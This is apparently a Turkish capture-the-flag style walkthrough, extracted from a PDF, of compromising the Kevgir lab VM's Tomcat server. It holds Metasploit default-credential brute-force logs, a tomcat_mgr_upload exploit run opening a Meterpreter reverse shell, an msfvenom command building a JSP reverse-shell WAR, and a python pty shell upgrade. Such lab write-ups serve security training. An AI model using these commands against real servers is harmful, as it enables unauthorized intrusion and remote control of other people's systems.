[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[*] 192.168.237.137:8080 - LOGIN SUCCESSFUL: tomcat:tomcat
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdxsc (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
```

Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
```


```
[+] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.237.137:8080 - LOGIN SUCCESSFUL: tomcat:tomcat
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OvW*busrl (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[-] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )

[*] Scanned 1 of 1 hosts (100% Complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name  Current Setting  Required  Description
----  -----  -----  -----
PASSWORD          no        The password for the specified username
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST            yes      The target address
RPORT             80      The target port
TARGETURI        /manager  The URI path of the manager app (/html/upload and /undeploy will be used)
USERNAME          no        The username to authenticate as
VHOST             no        HTTP server virtual host

Exploit target:
Id  Name
--  ---
0   Java Universal

msf exploit(tomcat_mgr_upload) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_upload) > set RHOST 192.168.237.137
RHOST => 192.168.237.137
msf exploit(tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(tomcat_mgr_upload) > 
```



```
systemctl start postgresql; msfdb start; msfconsole ""
```

```
Host: kali Uptime: 0h 25m 52s
CPU MHz: 2300 Load: 0.04, 0.07, 0.02
Tasks: 0 / 139 CPU0: 3% CPU1: 3%
PROCESSES
NAME PID CPU %ME
conky 1503 1.01 0.3
Xorg 549 1.01 3.6
postgres 4678 0.50 0.8
kworker/u:0 4735 0.00 0.6
Postgres 4496 0.00 0.0
MEMORY % SWAP
RAM 32% Swap 0%
SYSTEM
root 385 free 18.90GB/ 20.29GB
LAN eth0 (192.168.237.137)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 5.89MB Uploaded: 4.11MB
NETLINK ADDRESS
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B
CONNECTIONS
Inbound: 3 Outbound: 3 Total:
Inbound Local Service/Port
localhost postgres
localhost postgres
localhost postgres
Outbound Remote Service/Port
localhost postgres
localhost postgres
localhost postgres
```

Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
```

Id Name
..
0 Java Universal
Burp_Suite PDF wireshark

```
msf exploit(tomcat_mgr_upload) > set PASSWORD tomcat  
PASSWORD => tomcat  
msf exploit(tomcat_mgr_upload) > set RHOST 192.168.237.137  
RHOST => 192.168.237.137  
msf exploit(tomcat_mgr_upload) > set RPORT 8080  
RPORT => 8080  
msf exploit(tomcat_mgr_upload) > set USERNAME tomcat  
USERNAME => tomcat  
msf exploit(tomcat_mgr_upload) > exploit  
  
[*] Started reverse TCP handler on 192.168.237.128:4444  
[*] 192.168.237.137:8080 - Retrieving session ID and CSRF token...  
[*] 192.168.237.137:8080 - Uploading and deploying 1MXPugRKGEOK3hCOIkhE6P8R2o1Aq...  
[*] 192.168.237.137:8080 - Executing 1MXPugRKGEOK3hCOIkhE6P8R2o1Aq...  
[*] 192.168.237.137:8080 - Undeploying 1MXPugRKGEOK3hCOIkhE6P8R2o1Aq ...  
[*] Sending stage (45741 bytes) to 192.168.237.137  
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.137:51534) at 2016-10-25 18:57:54 -0400  
  
meterpreter  
[-] Unknown command: sy.  
meterpreter > sysinfo  
Computer : canyoupwnme  
OS : Linux 3.19.0-25-generic (i386)  
Meterpreter : java/java  
meterpreter > getuid  
Server username: tomcat7  
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
ls  
common  
conf  
logs  
server  
shared  
webapps  
work  
pwd  
/var/lib/tomcat7  
whoami  
tomcat7
```

Host: kali Uptime: 0h 28m 10s
CPU MHz: 2301 Load: 0.82, 0.00, 0.10
Tasks: 0 /139 CPU0: 3% CPU1: 0%
CPU Usage: 0.00% 0.00%
Processes: NAME PID CPU MEM
ruby 4479 1.02 13.5%
postgres 4678 0.51 0.5%
conky 1503 0.51 0.7%
Xorg 849 0.51 3.8%
kworker/0:0 4735 0.00 0.0%
Memory Usage: RAM 33% Swap 0%
Filesystem: root 38% free 10.9G/18.2G
LAN 1:eth0 (192.168.237.137)
Down: 22B KB/s Up: 0B KB
Downloaded: 6.01MiB Uploaded: 4.25MiB
WIFI (No Address)
Down: 0B KB/s Up: 0B KB
Downloaded: 0B Uploaded: 0B
Connections: Inbound: 4 Outbound: 5 Total:
Inbound Local Service/Port
localhost postgres
localhost postgres
localhost postgres
Outbound Remote Service/Port
localhost postgres
localhost postgres
localhost postgres

Sızma Testi Örnekleri (Kevgir)

Kullanıcı adı ve şifresini tespit ettikten sonra tomcat_mgr_upload exploitini kullanarak sisteme sızmaya çalışıyoruz. Tabi 192.168.237.137:8080/manager adresi ile tarayıcıdan tomcat a giriş yaparak shellde atabilirsiniz. Farklı yollar ve yöntemler mevcut.

Web adresi üzerinden bulduğumu kullanıcı adı ve şifre ile login olarak msfvenom ile backdoor oluşturup bu backdoor yardımı ile shell almayı göstereceğim.


Sızma Testi Örnekleri (Kevgir)

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.237.128 LPORT=4444  
-f war > /root/Desktop/shell.war
```

ile shell.war adında jsp backdoor u oluşturuyoruz. jar -xvf shell.war komutu ile shell.war içindekileri dışarı çıkarıp dosyaları görebilmekteyiz.


Yükledikten sonra açacağımız jsp dosyasının adı önemli.

Sızma Testi Örnekleri (Kevgir)



Sızma Testi Örnekleri (Kevgir)

192.168.237.137:8080/manager/ adresini tarayıcıdan girerek tomcat in web arayüzüne girebiliriz.girişte kullanıcı adı ve şifresi sorulacak biraz önce yukarıda elde ettiğimiz tomcat:tomcar kullanıcı adı ve şifresi ile erişebileceğiz.



```
EW, .GE. .E#t
E#t j#K: i#U, t .DD. ;Knf E, E#j
E#GKnf L#D. EK: ,UK. ,G#D. E#t E#n#D.
E##D: :K#Wfff: E#t i#D. J#K: E#t E#jGau:
E#n#i i##WLLLlt E#t j#f ,Knf ,GD: E#t E#t t##f
E#J#D: .E#L E#tL#i J#W#i E#t E#t :K#E:
E#t ,K#j F#E: E#W#, .G#D: E#t E#t E#KDDDD#i
E#t ,JD ,W#U: E#K: ,Knf K#t E#t E#f,t#W#,
j#t .D#t: ED. J#W#t E#t E#t :W#:
;: tt t .G#t E#t D#W# ,KK:
;: ;.
```

by canyoupm.me

Thanks to **netsparker**

Sızma Testi Örnekleri (Kevgir)

Giriş yaptıktan sonra tomcatin içinden war dosyamızı upload adarak bacdoorumuzu sisteme yükliyoruz.

Application	Status	Description	Active	Instances	Actions
/manager	None specified	Tomcat Manager Application	true	1	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/shell	None specified		true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/webgoat	None specified		false	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button>
/yHK79Z1AqUDFRxuokries8zwCD	None specified		true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes

Deploy
Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload shell.war

Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy


This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Sızma Testi Örnekleri (Kevgir)


Dosyamızı yükledikden sonra metasploite girerek backdoorumuzu çalıştırmadan önce gerekli nodulümüze bağlanacağımız bacdoor payloadımızı ve bilgilerimizi giriyoruz.

Bu noktadan sonra tek yapmamız gereken **192.168.237.137:8080/shell/hoxafoxvkhn.jsp** adresimizi tarayıcıdan girerek backdoorumuzu çalıştırıp metasploit ile shell açmak.

Sızma Testi Örnekleri (Kevgir)



Sızma Testi Örnekleri (Kevgir)



Sızma Testi Örnekleri (Kevgir)

Yukarıda gördüğünüz gibi shell açıldı.Bu senaryoda hem metasploit modülü ile hemde kendi backdoorumuzu web arayüzünden yükleyerek iki farklı yoldan shell aldık.

Bu aşamadan sonra Privileges Escalation ve Post Exploitation aşamaları gerçekleştirmemiz gerekmektedir.Şimdi dönelim meterpreter komut satırından sonra yapacaklarımıza. Meterpreter komut satırında shell yazarak linux komut satırına düşüyoruz.

Fakat buradaki komut satırı etkilişimli değil.Bu demek oluyor ki girdi bekleyen linux komutlarını çalıştırıramıyoruz.

Mesela kullanıcı değiştirirken sudo su komutunu girdikten sonra şifre girdisi istiyor bu shell buna imkan vermiyor.

Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
```

```
[*] 192.168.237.137:8080 - Retrieving session ID and CSRF token...
[*] 192.168.237.137:8080 - Uploading and deploying 1MXPugRKGEOk3hCOIkhe6P8R2o1Aq...
[*] 192.168.237.137:8080 - Executing 1MXPugRKGEOk3hCOIkhe6P8R2o1Aq...
[*] 192.168.237.137:8080 - Undeploying 1MXPugRKGEOk3hCOIkhe6P8R2o1Aq ...
[*] Sending stage (45741 bytes) to 192.168.237.137
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.137:51534) at 2016-10-25 18:57:54 -0400

meterpreter
[-] Unknown command: sy.
meterpreter > sysinfo
Computer : canyoupwnme
OS       : Linux 3.19.0-25-generic (i386)
Meterpreter : java/java
meterpreter > getuid
Server username: tomcat7
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
common
conf
logs
server
shared
webapps
work
pwd
/var/lib/tomcat7
whoami
tomcat7
python -c 'import pty; pty.spawn("/bin/sh")'
$
```

```
$
$ ls
ls
common conf logs server shared webapps work
$ pwd
pwd
/var/lib/tomcat7
$ cd /home
cd /home
$ ls
ls
admin user
$
```

```
SYSTEM
Host: kali
Uptime: 0h 29m 5s

CPU
MHz: 2301 Load: 0.03, 0.05, 0.03
Tasks: 1 /139 CPU0: 4% CPU1: 0%
[CPU Usage Graph]

PROCESSES
NAME      PID    CPU    MEM
ruby     4479   1.01  14.2
Xorg    849    1.01  3.0
conky   1583   0.50  0.3
vmtoolsd 1345   0.50  1.0
xfwm4   1241   0.50  0.0

MEMORY & SWAP
RAM     33% free 16.96GB/ 28.2GB
Swap    0% free
```

```
FILESYSTEM
root 38% free 16.96GB/ 28.2GB

eth0  eth0 (192.168.237.128)
Down: 114B KB/s Up: 0B KB/s
Downloaded: 6.02MiB Uploaded: 4.25MiB
[Network Graph]

WIFI (NO ADDRESS)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B
[Network Graph]

CONNECTIONS
Inbound: 4 Outbound: 5 Total:
Inbound   Local Service/Port
localhost postgres
localhost postgres
localhost postgres
Outbound   Remote Service/Port
localhost postgres
localhost postgres
localhost postgres
```

Sızma Testi Örnekleri (Kevgir)

python -c ‘import pty; pty.spawn(“/bin/sh”)’ yazarak shellimizi etkileşimli shelle çeviriyoruz.

Resimdede gördüğünüz gibi artık \$ işaretini geldi.home dizinine giderek orada user ve admin olarak iki kullanıcı olduğunu gördük.

Şimdi buradaki admin kullanıcısı aklınızı karıştırmasın.Ali,Ahmet gibi bir kullanıcı yetkili bir kullanıcı değil linuxta en yetkili kullanıcı root tur.

Bu sistemdede hedefimiz root olmak.

Şimdi burdaki admin kullanıcısına geçmeye çalışacağız.

Aynı tomcatde default şifreler denendiği gibi admin kullanıcısının şifresinde en çok kullanılan bir kaç şifre denedim.123456,password,admin gibi bunlardan admin admin kullanıcısının şifresi ise ve adminte geçtik.

Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
```

The terminal window shows a meterpreter session on a Linux 3.19.0-25-generic (i386) host named canyoupwnme. The session details include:

- Computer: canyoupwnme
- OS: Linux 3.19.0-25-generic (i386)
- Meterpreter: java/java

The user has run several commands:

- sysinfo
- getuid
- ls (listing common, conf, logs, server, shared, webapps, work)
- pwd (current directory: /var/lib/tomcat7)
- whoami (user: tomcat7)
